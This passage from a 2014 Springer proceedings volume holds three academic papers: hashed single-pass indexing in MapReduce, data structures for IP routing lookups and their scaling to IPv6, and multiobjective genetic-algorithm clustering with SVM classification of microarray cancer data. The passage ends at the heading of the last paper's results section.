5. Chen, Y., Adjouadi, M., Han, C., Wang, J., Barreto, A., Rishe, N., Andrian, J.: A highly accurate and computationally efficient approach for unconstrained iris segmentation. Image Vis. Comput. **28**(2), 261–269 (2010). doi:10.1016/j.imavis.2009.04.017
6. Proença, H., Filipe, S., Santos, R., Oliveira, J., Alexandre, L.A.: The UBIRIS.v2: a database of visible wavelength iris images captured on-the-move and at-a-distance. IEEE Trans. Pattern Anal. Mach. Intell. **32**(8), 1529–1535 (2010). doi:10.1109/TPAMI.2009.66
7. Khosravi, M.H., Safabakhsh, R.: Human eye sclera detection and tracking using a modified time-adaptive self-organizing map. Pattern Recogn. **41**(8), 2571–2593 (2008). doi:10.1016/j.patcog.2008.01.012

Enhanced Single-Pass Algorithm for Efficient Indexing Using Hashing in Map Reduce Paradigm

Piyush Kumar Sinha, Prashant Joshi, Pooja Pundir, Manisha Negi and R. H. Goudar

Abstract Today the data in the world has reached beyond the sky limits and with the advancement of data-intensive applications there is a need to collect, analyze, process, and retrieve enormous datasets efficiently. This large datasets are popularly termed as "BIG DATA" which was coined by Roger Magoulas, director of market research at O'Reilly Media. To deal with these large datasets different approaches by various data scientists around the world grew and as a result scalable effectuations of information retrieval (IR) operations have become a necessity. MapReduce [1, 2] programming model (Apache's Hadoop [3], an open source implementation of MapReduce) has emerged as a very effective tool to handle large volume of data in distributed environment. Here with our work we are extending the technique of indexing large data using Single-Pass with hash implementation over MapReduce framework.

Keywords Big data · MapReduce · Hadoop · Single-pass indexing

P. K. Sinha (✉) · P. Joshi · P. Pundir · M. Negi · R. H. Goudar
Department of Computer Science and Information Technology,
Graphic Era University, Dehradun, Uttarakhand, India
e-mail: piyush_sinha89@hotmail.com

P. Joshi
e-mail: geu.pankaj91@gmail.com

P. Pundir
e-mail: poojapundir2812@gmail.com

M. Negi
e-mail: manishanegi1702@gmail.com

R. H. Goudar
e-mail: rhgoudar@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_123, © Springer India 2014

1 Introduction

Some years ago, database was an immobilized market but this is the era of profound upheaval in the world of databases. Also today data have reached to a level of zeta bytes and more data are being added from web repositories and user generated contents to large scientific experiments, from social networking media to wireless sensor networks and logs.

What is Big Data? Why Big Data? These are the two questions that rise in every mind these days. Big Data is a relative word which means a huge data, really huge which has evolved overtime into hybrid architectures as the technology progresses. With the furtherance of Big data, new data management and data analysis technologies came into existence that enables business administration's to analyze and summarize large datasets and handle the types of workload that were not previously possible. The actual technologies used will depend on the volume, variety, and velocity of data. Big Data Analytics provide multifaceted decision making which helps business environment to make pragmatic decisions about the legerity requirement for IT budgets, production outlines.

Many works has been proposed by different people around the world and as a result MapReduce paradigm gained commercial popularity and seems likely to be a viable tool for large-scale data processing. MapReduce is capable of working in a distributed environment and makes it easier to work on large volume of both structured and unstructured data (can be referred as Big Data). One of the most significant uses of MapReduce framework till date has been an overall specialization and generalization of effective indexing system to produce data structure for Google [2], Yahoo web search-engines. MapReduce works in two phases, the first phase or the Map function, which takes input of two parameters 'key' and 'value' pairs and produces a set of intermediate 'key' and 'value' pairs. The MapReduce library groups together all intermediate values associated with the same intermediate key *I* and passes them to Reduce function. The second phase or Reduce function, also written by the user accepts an intermediate key *I* and a set of values to form a possibly smaller set of values. Usually just zero or one output value is produced per Reduce invocation [1]. MapReduce interface tailored toward our constellate computing environment.

2 Related Work

Indexing [4] is the key for all information retrieval (IR) operations, which increases the simultaneous performance of multiple operations in distributed computing environment. Previous work showed that indexing for IR could be successfully distributed across cluster of machines using the Hadoop MapReduce framework [5]. The MapReduce indexing implementation is well suited for processing of large-scale collection as its performance increases linearly with increase in volume of data.

We have surveyed many existing approaches to index various documents in particular we use single-pass indexing technique. Previous comparisons proved that single-pass approach appears to be innately 15–20 % faster than the sort-based approach for small to large main memory limits on all tested collections from 5 to 20 Gb [6]. Since, the input data is usually immense and it requires hundreds and thousands of processors with an objective to perform computations across distributed environment in fair amount of time.

In this paper, we have shown how hash algorithm to distribute indexing tasks within MapReduce paradigm. Based on the insights from our study, we are deploying single-pass analytics with hashing implementation over MapReduce systems to overcome their current limitations in indexing.

3 Implementation

Data are growing at tremendous rate with an overall increase in digital universe with petabytes of data flowing from messaging, email, blogs, open source surveys, Twitters, Facebook, and so on. However, the increase in data is, in itself, a major problem as well as the increase in the percentage of unstructured data in the overall scenario is a big concern.

Hence achieving the full transformative potential of Big Data in this increasingly digital world requires both new data analysis algorithms and a new class of systems to handle the dramatic data growth, the demand to integrate structured and unstructured data analytics, and the increasing computing needs of massive-scale analytics.

In this paper, we have shown how to index vast data pool documents using Hashing over single-pass indexing approach within the MapReduce paradigm. We have modified the work of Richard M. C. McCreadie, Craig Macdonald, Iadh Ounis "On Single-Pass Indexing with MapReduce" [7] with the introduction of Hash function. Now in this approach the data is broken down into m map tasks which take term and key as parametric quantities and each map task processing its own subsets of the input data. Then, this subset is passed through a hash function and a hash_index is assigned to every subset in every map. This hash_index reduces the time of shuffle operation and further reduces the task of sorting which is done before the map phase outputs are sent to reduce task. Now, the Reduce function is called with different arguments (hash_index, key, (doc_id, freq)) as proposed. The reduce function is defined according to the business logic.

4 Algorithm

To provide a technical context for the discussion above we begin with the scope of MapReduce programming model which includes two functions *map* and *reduce* to achieve parallelism. Our abstraction is inspired by the *map* and *reduce* primitives present in functional languages as shown in Fig. 1.




Fig. 1 Execution overview of our algorithm

4.1 Map Phase

In this algorithm, the document to be indexed is passed to the system, say master node of the distributed environment. This master node divides the document into m maps which is fed to different machines running Hadoop with a *key/value* pair. Each map divides its input document into further subsets and processes it as per the business logic specified by the user.

4.2 Intermediate Phase (Hashing)

Each of these subsets is then fed into hash function as parameter which assigns a *hash_index* to the subsets which are processed by the map function in the cluster. This hashing approach eliminates the need of shuffling which includes indexing and sorting of output results generated in the map phase which is then flushed into local disk as intermediate files *I.*

4.3 Reduce Phase

The master node then assign Reduce task to the systems in the cluster running MapReduce model. Finally, reduce function is called with three parameters rather than two as in custom, namely *hash_index, key,* (*doc_id, freq*). Then each subset is processed on different Reduce framework running on distributed computing environment and this function also works as the business logic assigned by the user himself and a final output is generated.

The output generated by each reduce invocation is usually zero or one file on the disk. At the end of each job the MapReduce library logs statistics about the computational resources used by the job. Application area includes large-scale machine learning problems, extraction of data and web pages used to produce reports of popular queries, large-scale graph computations [6].

Algorithm:
// buffer is given as d.
// s denotes the subset.
// hashing(s_k),s_k is passed as the parameter to the hash function.
// reduce(), hash_index is index assigned by hash function.

1. for each document do
2. d ←document[i]
3. end
4. create m maps for d // d_i | i=1,2,3,…,m ϵ d
5. for i←1 to m do
6. Assign d_i to m_i
7. end
8. for j←1 to m do
9. map(key,value) // Business logic
10. end
11. for each map m do
12. create k subsets for each d_i
13. end
14. for each k do
15. hashing(s_k)
16. if (memory=FULL or s_k=PROCESSED) then
17. flush s_k into disk
18. end
19. end
20. reduce(hash_index,key,(doc_id,freq))//Businesslogic
21. return output_file

5 Conclusions and Future Work

We have surveyed existing approaches for assortment of large databases. We have proposed a new single-pass using hash implementation over map to reduce paradigm and to reduce the time required for indexing text databases. However, this work is still in progress and it is assumed that the success of this project will offer an effective IR system. The future aspect of this work is to implement our algorithm over Hadoop.

References

1. Dean, J., Ghemawat, S.: MapReduce: Simplified data processing on large clusters. USENIX Association OSDI'04: 6th Symposium on Operating Systems Design and Implementation, pp. 137–149 (2004)
2. Ghemawat, S., Gobioff, H., Leung, S.-T.: The Google file system. In 19th Symposium on Operating Systems Principles, Lake George, NY, Oct 2003. ACM
3. Apache software foundation. The Apache Hadoop project. http://hadoop.apache.org/. Accessed on 25/01/2009
4. Hodge, G.M.: Computer-assisted database indexing: The state-of-the-art. Indexer **19**(1), 23 (1994)
5. Bertino, E., Ooi, B.C., Sacks-Davis, R., Tan, K.-L., Zobel, J., Shidlovsky, B., Catania, B.: Indexing Techniques for Advanced Database Systems. Kluwer Academic Press, USA (1997)
6. Heinz, S., Zobel, J.: Efficient single-pass index construction for text databases. J. Am. Soc. Inform. Sci. Technol. **54**(8), 713–729 (2003)
7. On Single-Pass Indexing with Mapreduce. SIGIR'09, Boston, Massachusetts, USA. ACM 978-1-60558-483-6/09/07, 19–23 July 2009

Data Structures for IP Lookups, A Comparative Analysis with Scalability to IPV6

Soumyadeep Ghosh, Oaindrila Das and Arindam Majumdar

Abstract IP forwarding is a process where the routing table needs to be looked up to find which output port a packet should be forwarded through. To search the routing table efficiently we need to represent the routing table by a good data structure which is the major challenge for research in IP forwarding. Three major approaches have been proposed over the years namely Trie-based algorithms (which use linear search on prefix values), binary search on prefix values and binary search on prefix lengths. This paper compares the performance of these approaches and discusses their scalability to IPV6.

Keywords IP lookup · IP forwarding · Trie · Routing table · Data structures

1 Introduction

For the past two decades the Internet has evolved into one of the most important aspect of our lives, affecting everything from business to society, from education to stock markets. Routers are arguably one of the most important network devices as far as performance of the Internet is concerned. Now, there are three important performance bottlenecks for routers namely switching, forwarding and output scheduling. Of these, forwarding is the most important bottleneck. Forwarding is essentially the process of deciding the next hop for an incoming packet which is

S. Ghosh (✉) · O. Das
Department of Computer Science and Engineering, International Institute of Information Technology, Bhubaneswar, India
e-mail: somghosh1988@gmail.com

O. Das
e-mail: oaindrila.das@gmail.com

A. Majumdar
Department of Computer Science, APC College, Kolkata, India
e-mail: arindam09081989@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_124, © Springer India 2014

performed by the router by looking at the destination IP address in the packet and then looking up its routing table to find a longest prefix match (LPM). The router then forwards the packet using the next hop information that is present with the matching entry of the routing table. Thus, we see that in the process of forwarding the lookup of the routing table is the most time-consuming since there are memory accesses involved in addition to the matching operation.

Currently, the Internet faces a huge challenge of address depletion which is to be met by the introduction of IPV6 [1]. But unfortunately, the popularity of IPV6 is very discouraging as very few ISPs are providing IPV6 connectivity even if most of the modern computing devices have built in IPV6 capability. The reason for this is the tremendous use of NAT [2] and VPNs which still helps us to survive with IPV4 but there will be a day when we have to move to IPV6. That time onwards IP lookups will be a bigger bottleneck because IPV6 has a 128 bit address space. Searching in 128 bit address space will take much more time than in 32 bit address space. As a result, the performance of the Internet will be directly affected as core Internet routers may no longer be able to forward packets in wire speed (Fig. 1).

In the early 1990s classfull addressing was used, so the IP lookups used exact matching. In classfull addressing the number of bits used for the network identifier (netid) and host identifier (hostid) can be detected by looking at the first few bits of the address, so IP lookups was not a major problem. Due to enormous wastage of addresses, CIDR [3] was introduced in the late 1990s which made the IP lookup problem much more complicated. In CIDR, the separation between netid and hostid can be at any point in the 32 bit address string. So the lookups that were performed were longest match lookups instead of exact match lookups. Thus, the routing table was represented by a suitable data structure which made search process efficient. As of now, core Internet routers contain as many as 2 lakh




Fig. 1 IP Forwarding with 6 bit IP addresses [16]

Fig. 2 Example strings to be represented in a trie structure [16]

abr	String
0	0000
1	0001
2	00101
3	010
4	0110
5	0111
6	100
7	101000
8	101001
9	10101
10	10110
11	10111
12	110
13	11101000
14	11101001

prefixes which is an incredible search space. Thus, IP lookups are a major performance bottleneck of the Internet.

2 Early Solutions

The binary trie was the most suitable data structure for the IP lookups in CIDR. But it suffered from space inefficiency and scalability problems. This led to the development of subsequent data structure solutions.

2.1 LC Trie

Used for the first time by Fredkin [4], the trie is a data structure used for storing strings. LC trie or level compression trie, introduced in 1993 by Nilsson and Karlsson [5] is a combination of path and level compression. It has been used for implementing software IP lookup algorithms that are cheaper as compared to content addressable memory (CAM) based architectures. The depth of an LC trie is a function of the number of entries in the table. The depth $D(n)$ of a LC trie over n keys is shown to be θ (log*n) [4]. Given below is a table that contains strings to be represented in a LC trie.

Figure 3 represents the strings mentioned in Fig. 2 in a binary trie. Figure 4 represents the level compressed version of the binary trie. Here, the goal is to

Fig. 3 Binary trie [16]





Fig. 4 LC trie [16]



represent the i highest complete levels of the binary trie with a single node of degree 2^i, this replacement is performed recursively on each subtrie.

Hashed **Patricia trie** is an efficient data structure that addresses the problem of LPM. The hashed Patricia trie introduced in [6] supports the operations of prefixsearch (x) and insert (x) in O(log x) hash table accesses, where log(x) is the number of bits used to encode x. For this proposed data structure the cost depends only on the size of the input rather than the size of the data structure. Hashed Patricia trie is an extension of Patricia trie [7] over the data set embedded into a hash table. IP lookup in a Patricia trie takes O(x) memory accesses in the worst case to locate an x bit address.

3 Binary Search on Prefix Lengths

The use of hashing has been studied in the context of IP lookups but the problem was that prefixes are of different lengths and one single hash table cannot be used for lookups. Thus, the next stride in IP lookup came when a concept based on binary search on prefix lengths was introduced which used different hash tables on different lengths.

3.1 Waldvogel's Scheme [8]

This scheme uses different hash tables for different prefix lengths (Fig. 5).

The above figure appeared in [8]. The scheme is as follows. The search begins at the hash table containing prefixes of median length. For example, suppose the routing table contains prefixes of length 1, 2, 3, 4, 5, 6, 7 as given in the above figure where each horizontal stripe refers to prefixes of a particular length. The




Fig. 5 Waldvogel'S searching scheme [8]

search first starts in the hashing table containing prefixes of length 4. Then two possibilities may arise. We may get a match or we may not. If we get a match we look for prefixes of higher lengths. In this case, we look for prefixes of length 6 which is the median of the next half. And when we did not get a match we look in the shorter prefixes. If W is distinct number of prefix lengths, this scheme gives a search performance of O(log W) which is log (32) in the worst case.

But this data structure suffers from a major problem. To guide the search in the right direction we need markers and also some precomputation needs to be done so the best matching prefix is remembered while the search moves on. It was argued in [8] that the total number of markers does not exceed log (W).

3.2 Leaf Pushed Trie

The main drawback of the Waldvogel's scheme was the precomputation of prefixes due to the prefix nesting relationship that is, one netid may be the prefix of another. This was overcome by the leaf pushed trie [8] data structure where each prefix is pushed to a leaf, so the prefix nesting relationship was done away with.

Now here the prefixes are present in the leaves so here is how the search is done. If the search hits an internal node then the search proceeds to longer levels. If no match can be found then the search moves to shorter levels. Thus, we got rid of the prefix nesting relationship which led to a O(log W) search time without precomputation.

4 Binary Search on Prefix Values

The search performance of the trie-based data structures basically depends on the length of the prefixes having no relation with the number of prefixes, as they are performing linear search on prefix length. Whereas performing binary search on

prefix values have a dependence on the number of prefixes. Although prefixes of different lengths are not directly compared with their values, but even though if we consider them to be sorted according their values, prefix nesting relationships will not let us perform the binary search. To resolve these two problems some algorithms have been proposed.

4.1 Binary Search on Range

In this method the prefixes are assumed as a aggregation of contiguous IP addresses, in other words a range of IP addresses in a line of $0–2^{32} - 1$ (in case of IPV4), where the IP addresses are assumed to be the points in that line. Each prefix range consists of a start address and a end address whose length is fixed, i.e. 32 bit (in the case of IPV4), generated by padding 0's and 1's into the maximum length respectively. According to this scheme, now we have to find out the smallest range that includes the input IP address. Overlapping of the prefixes is overcome by separating those ranges into disjoint intervals and pre computing and storing the BMP for each interval.

The following figure shows the range representation of prefixes and as well as range overlapping (Here address space is assumed to be 6 bits for simplicity) (Fig. 6).

The searching in this scheme starts from the middle entry in the routing table. Now if the given input matches with that entry then the BMP of the *equivalence* field is taken. If the input be greater than the middle entry then the search space reduced to lower half of the table and the BMP of the *greater than* field is remembered otherwise the search space reduced to the upper half of the table. If at any point we have 2 entries as middle entry then any one of them can be chosen (Fig. 7).

The binary search on range (BSR) scheme performs a balanced binary search, though we said earlier that the BMPs are to be previously computed, hence there will be a problem if we want to insert or delete a single prefix, several BMPs may have to be recomputed. In the worst case we would need to recompute '*N*' BMPs, where '*N*' is the number of prefixes. In this case the number of entries becomes 2 *N* [9].

The BSR scheme is good with respect to scalability to the migration to the next generation of IP (IPV6) that uses 128 bit addresses. The BSR has a $O(\log_2 N)$ complexity of address lookup operation. It depends upon the number of entries and is independent of the prefix length, so it will be fairly scalable to IPV6 if number of entries does not grow excessively.




Fig. 6 Binary search on range [9]

Fig. 7 Routing table for binary search on range

value	BMP (Equivalence)	BMP (Greater Than)
000000	P0	P0
001111	P0	P1
010111	P1	-
100000	P2	P2
110100	P4	P4
110101	P3	P4
110111	P4	P5
111110	P6	P6
111111	P6	-

5 Scalability to IPV6

The basic trie-based schemes provide good search and update performance, but scalability to IPV6 may become an issue as the depth of the trie will become excessive for 128 bit addresses. Multibit tries [10] compare multiple bits at a time but at the cost of increased space overhead. For IPV6, the trie-based schemes would give a worst case performance of O(128) which is poor. On the other hand, the schemes using binary search on prefix lengths provide very good scalability as their worst case search time for IPV4 is O(log32) and O(log128) for IPV6. Thus, for IPV4 it requires at most 5 memory accesses and for IPV6 it would require 7 memory accesses which is really good. Also one point worth mentioning is that the space overhead of the latter schemes is an issue, thus future research is expected in this direction.

6 Some Research Directions

Several other data structures have been proposed based on binary search on prefix lengths such as the log-*W* elevator algorithm [11, 12], and Binary search on lengths in multiple tries [9]. All of them provided very good scalability to IPV6 but the major drawback is their space requirement. Another major drawback is the selection of the perfect hash function, which again depends on the routing table data. There has been some recent research on bloom filters [13–15] which provide some hardware solution. TCAMs are used in some high performance routers but they are not scalable towards large routing data. We expect research to proceed in both hardware and software directions with major focus on binary search on prefix lengths as they provide the best performance and scalability known till date.

7 Conclusion

IP lookup is a major bottleneck in Internet routers and in future it is going to determine the performance of not only the routers but of the entire nternet. Representing the routing table by a suitable data structure is at the heart of the IP lookup problem. Several data structures have been proposed till date but very few of them provide all the features of good search time, update time and scalability. We hope that in future more smart solutions are going to be proposed.

References

1. RFC 2460, IETF
2. RFC 1631, IETF
3. RFC 1519, IETF
4. Fredkin, E.: Trie memory. Commun. ACM **3**, 490–500 (1960)
5. Nilsson, S., Karlsson, G.: IP address lookup using LC tries. IEEE J. Sel. Areas Commun. **17**(6), 1083–1092 (1999)
6. Kniesburges, S., Scheideler, C.: Hashed patricia trie: Efficient longest prefix matching in peer to peer systems
7. Ruiz-Sanchez, M.A., Biersack, E.M., Dabbous, W.: Survey and taxonomy of IP address lookup algorithms. IEEE Netw. **15**(2), 8–23 (2001)
8. Waldvogel, M., Varghese, G., Turner, J., Plattner, B.: Scalable high speed IP routing lookups. In: Proceedings of ACM SM, pp. 25–35 (1997)
9. Lim, H., Lee, N.: Survey and proposal on binary search algorithms for longest prefix match. IEEE Commun. Surv. Tutorials **14**(3) (2012) (Third quater)
10. Sahni, S., Kim, K.: Efficient construction of multibit tries for IP lookup. IEEE/ACM Trans. Netw. **11**(4), 650–662 (2003)
11. Sangireddy, R., Futamura, N., Aluru, S., Somani, A.K.: Scalable, memory efficient, high-speed algorithms for IP lookups. IEEE/ACM Trans. Netw. **13**(4), 802–812 (2005)
12. Futamura, N., Sangireddy, R., Aluru, S., Somani, A.K.: Scalable, memory efficient high-speed lookup and update algorithms for IP routing. In: Proceedings of IEEE Computer Communications and Networks (ICCCN), pp. 257–263 (2003)
13. Dharmapurikar, S., Krishnamurthy, P., Taylor, D.: Longest prefix matching using bloom filters. IEEE/ACM Trans. Netw. **14**(2), 397–409 (2006)
14. Lim, H., Seo, J., Jung, Y.: High speed IP address lookup architecture using hashing. IEEE Commun. Lett. **7**(10), 502–504 (2003)
15. Lim, K., Park, K., Lim, H.: Binary search on levels using a bloom filter for IPv6 address lookup. IEEE/ACM ANCS, pp. 185–186 (2009)
16. Kurose, J.F., Ross, K.W.: Computer Networking: A Top-Down Approach. Pearson Education (2010)

Multiobjective Clustering Using Support Vector Machine: Application to Microarray Cancer Data

Anita Bai

Abstract Microarray technology facilitates the analysis and interpretation of the microarray expression profile of a huge amount of genes across different experimental conditions or tissue samples simultaneously. In this paper, a clustering technique is implemented on microarray cancer data using multiobjective genetic algorithm with non-dominated sorting GA (MOGA-NSGA-II). The two objective functions for this multiobjective clustering are optimization of cluster compactness as well as separation. The multiobjective technique is first used to produce a set of non-dominated solutions. We find high-confidence points for these non-dominated set using a fuzzy voting technique. SVM classifier is further trained by the selected training points which have high-confidence value. Finally, the remaining points are classified by trained SVM classifier. The performance of the proposed multiobjective clustering method has been compared to other microarray clustering algorithms for two publicly available cancer data sets, viz. ovarian and colon cancer data to establish its superiority.

Keywords Fuzzy clustering · Multiobjective genetic algorithm · Pareto optimality · Support vector machine

1 Introduction

The microarray technology (DNA microarray) allows to measure the expression levels of thousands of genes simultaneously, providing great chance for cancer diagnosis and prognosis [1]. A microarray cancer data having '*p*' genes and '*n*'

A. Bai (✉)
Department of Computer Science and Engineering, NIT, Rourkela, India
e-mail: anitaahirwarnitr@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_125, © Springer India 2014

samples are typically organized in a 2D matrix $X = [a_{ij}]$ of size $p \times n$. Each element a_{ij} gives the expression level of the ith gene at the jth sample.

Cancer classification has been based primarily on appearance of tumors. The task for cancer classification is of two aspects: identifying new cancer classes and assigning tumors to known classes, which are called class discovery and class prediction, respectively [2]. Classification techniques are commonly used for feature selection in bioinformatics. Clustering, an important microarray analysis tool, is used to identify the sets of genes with similar expression profiles [3]. To solve real-world problems, it is necessary to optimize more than one objective simultaneously. MOGA has been introduced to optimize multiobjective problems [4]. MOGA is used in order to determine the appropriate cluster centers (modes) and the corresponding partition matrix. Non-dominated sorting GA (NSGA-II) is a popular elitist MOGA and is used as the underlying optimization method [8].

2 Combining Multiobjective Fuzzy Clustering and SVM Classifier

Data Preprocessing: Data normalization is followed after data preprocessing and cleaning.

Data Normalization and Data Reduction: We use Z-min–max normalization method. It transforms the data to scale with in the range of [0, 1].

$$X_{\text{norm}} = (X_{mn} - \min)/(\max - \min) \tag{1}$$

where X_{norm} represents result of the normalization,
X_{mn} represents feature (gene) to be normalized,
max represents upper bound of the gene expression value, and
min represents lower bound of the gene expression value.

For data reduction, principal component analysis (PCA) is used [5]. From the large genes, the 100 genes with the largest variation across samples are selected.

The steps for MOGA-SVM are as follows:

1. **Chromosome Representation**: The number of genes in the chromosome represents the sequence of attributes or feature values representing the K cluster modes. Every gene of the chromosome is real-coded as shown in Fig. 1.
2. **Fitness Function**: Evaluate the fitness value of each chromosome based on the objective function. In this paper, the global compactness 'π' of the clusters and




Fig. 1 Schematic representation of chromosome

the fuzzy separation 'Sep' are considered as the two fitness functions, which need to be optimized simultaneously [6]. The global compactness 'π' of the solution represented by the chromosome is then computed as [6]

$$\pi = \sum_{i=1}^{K} \frac{\sigma_i}{n_i} = \sum_{i=1}^{K} \frac{\sum_{k=1}^{n} u_{ik}^{g} D(s_i, x_k)}{\sum_{k=1}^{n} u_{ik}} \tag{2}$$

where u is the fuzzy membership matrix (partition matrix). The membership values u_{ik}, $i = 1, 2, \ldots, K$ and $k = 1, 2, \ldots, n$ are computed as follows [7]: g denotes the fuzzy exponent. $D(s_i, x_k)$ denotes the distance between the ith cluster center s_i and kth data point x_k.

Subsequently, the fuzzy separation is defined as [6]

$$\text{sep} = \sum_{i=1}^{k} \sum_{j=1, j\neq i}^{k} \mu_{ij}^{g} D(s_i, s_j) \tag{3}$$

The two conflicting objectives for every chromosome are the minimization of the fuzzy compactness (π) and maximization of the fuzzy separation (Sep). But in our experiment, we map the maximization problem to minimization problem. Thus, maximize (Sep) becomes minimize $\frac{1}{\text{sep}}$. After the evaluation of fitness function, the selection, crossover, and mutation steps are followed as described in [8] to obtain a set $S = s_1, s_2, \ldots, s_N$ $N \leq P$ (P is the population size) of non-dominated solution strings consisting of cluster centers.

3. **Computation of fuzzy membership matrix** U_{ik}: For each of the non-dominated solutions $s_i, 1 \leq i \leq N$, u_{ik} may be computed as in [7]. This matrix is reorganized to make them consistent with each other, i.e., cluster j in the first solution should be equivalent to cluster j in all other solutions. For example, the solution string (x, y, z), (m, n, p) is equivalent to (m, n, p), (x, y, z).
4. **Fuzzy majority voting technique**: The motivation is that the points that are assigned to a cluster with high membership degree by most of the non-dominated solutions can be considered as they are clustered properly. Points having maximum membership degree (to some cluster j) have been selected. These points are referred to as training points. They also should be greater than membership threshold $\alpha(0 < \alpha < 1)$ and fuzzy majority voting threshold value $\beta(0 < \beta < 1)$, for at least N solutions.
5. **SVM classifier**: Selected points can be used to train the SVM classifier [9]. Four different kernel functions are used for training such as linear, polynomial, sigmoidal, and radial basis functions. The remaining low-confidence points (test points) can thereafter be classified using four trained SVM classifiers. The label vectors of the training and test points are combined to yield the label vector λ of the complete data set for each classifier. Each data point is assigned to the class for which it has the highest membership degree.

3 Experimental Details

3.1 Data Sets

Data Set 1: Ovarian cancer

Number of instances: 216 (consist of 2 classes for distinguishing: cancer and normal. The complete data set contains 121 ovarian cancer and 95 normal cancer samples). Number of attributes: 4,000. Resultant data set: 216 × 100.

The data sets were taken from public Kent Ridge Bio-medical Data Repository.

Data Set 2: Colon cancer

Number of instances: 62 (consist of 2 classes for distinguishing: tumor biopsies and normal biopsies. The samples consist of 36 tumor biopsies collected from tumors, and 27 normal biopsies collected from healthy part of the colons of the same patient).

Number of attributes: 2,000. Resultant data set: 62 × 100.

The data sets were taken from http://microarray.princeton.edu/oncology

3.2 Parameters for MOGA-SVM

Chromosome: In our experiment, every chromosome represents 200 attributes or features. The population size (N_p) for every generation is fixed at 50. Then, the initial population matrix size is 50 × 200. MOGA-SVM scheme is shown in Table 1.

While the stopping criteria are met (i.e., Max 1,000 generations), the execution of NSGA-II algorithm stops.

Table 1 Parameter values for MOGA-SVM

Parameters	Value
Population size P	50
Maximum number of generation G	1,000
Crossover probability (μ_c)	0.53
Mutation probability p (μ_m)	1/chromosome length
Fuzzy exponent g	2
Membership threshold α	0.65
Majority voting threshold β	0.65

3.3 Performance Metrics

For evaluating the performance of the clustering algorithms on the two cancer data sets, an external validity measure, namely silhouette Index $s(C)$ [10], is used.

Silhouette index: Silhouette index is a cluster validity index that is used to judge the quality of any clustering solution C. Suppose 'a' represents the average distance of a point from the other points of the cluster to which the point is assigned, and 'b' represents the minimum of the average distances of the point from the points of the other clusters. Therefore, the silhouette width s of the point is defined as

$$s = \frac{b - a}{\max(a, b)} \tag{4}$$

Silhouette index $s(C)$ is the average silhouette width of all the data points (genes), and it reflects the compactness and separation of clusters. The value of silhouette index varies from -1 to 1 and higher value indicates better clustering result.

3.4 Result

